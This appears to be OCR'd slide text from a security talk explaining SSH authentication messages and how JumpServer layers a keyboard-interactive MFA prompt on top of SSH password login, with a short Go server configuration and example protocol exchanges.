
REQUEST admin
none

FAILURE
publickey, password

REQUEST admin
publickey AAAAB3Nz…

PK_OK
AAAAB3Nz…

SSH authentication protocol



REQUEST admin
none


FAILURE
publickey, password

REQUEST admin
publickey AAAAB3Nz…

PK_OK
AAAAB3Nz…

REQUEST admin
publickey AAAAB3Nz…
signature 0x133337…

SSH authentication protocol



REQUEST admin
none

FAILURE
publickey, password

REQUEST admin
publickey AAAAB3Nz…

PK_OK
AAAAB3Nz…

REQUEST admin
publickey AAAAB3Nz…
signature 0x133337…


SUCCESS

Checking user credentials

```go
srv := &ssh.Server{
    Addr:                       addr,
    KeyboardInteractiveHandler: auth.SSHKeyboardInteractiveAuth,
    PasswordHandler:            sshHandler.PasswordAuth,
    PublicKeyHandler:           sshHandler.PublicKeyAuth,
    ...
}
```

Checking user credentials

```
srv := &ssh.Server{
    Addr:                        addr,
    KeyboardInteractiveHandler: auth.SSHKeyboardInteractiveAuth,
    PasswordHandler:            sshHandler.PasswordAuth,
    PublicKeyHandler:           sshHandler.PublicKeyAuth,
    ...
}
```




Multi-method authentication in SSH

- Force client to use multiple authentication methods

```
byte      SSH_MSG_USERAUTH_FAILURE
name-list possible auth methods
boolean   partial success
```

- Advertise remaining authentication methods
- JumpServer adds this functionality in SSH library fork
- keyboard-interactive used to implement MFA prompt


MFA + SSH password authentication



```
REQUEST admin
password admin
```

```
POST /api/login
admin:admin
```

MFA + SSH password authentication




REQUEST admin
password admin

POST /api/login
admin:admin

MFA required

MFA + SSH password authentication




REQUEST admin
password admin

POST /api/login
admin:admin

FAILURE
keyboard-interactive
partial success TRUE

MFA required

MFA + SSH password authentication



REQUEST admin
password admin


POST /api/login
admin:admin

MFA required

FAILURE
keyboard-interactive
partial success TRUE

REQUEST admin
keyboard-interactive

MFA + SSH password authentication



REQUEST admin
password admin

POST /api/login
admin:admin

MFA required


FAILURE
keyboard-interactive
partial success TRUE

REQUEST admin
keyboard-interactive

INFO_REQUEST
"Please enter code"

sonar

MFA + SSH password authentication



REQUEST admin
password admin

POST /api/login
admin:admin

MFA required


FAILURE
keyboard-interactive
partial success TRUE

REQUEST admin
keyboard-interactive

INFO_REQUEST
"Please enter code"

INFO_RESPONSE
"133337"

MFA + SSH password authentication



REQUEST admin
password admin

POST /api/login
admin:admin

FAILURE
keyboard-interactive
partial success TRUE

MFA required

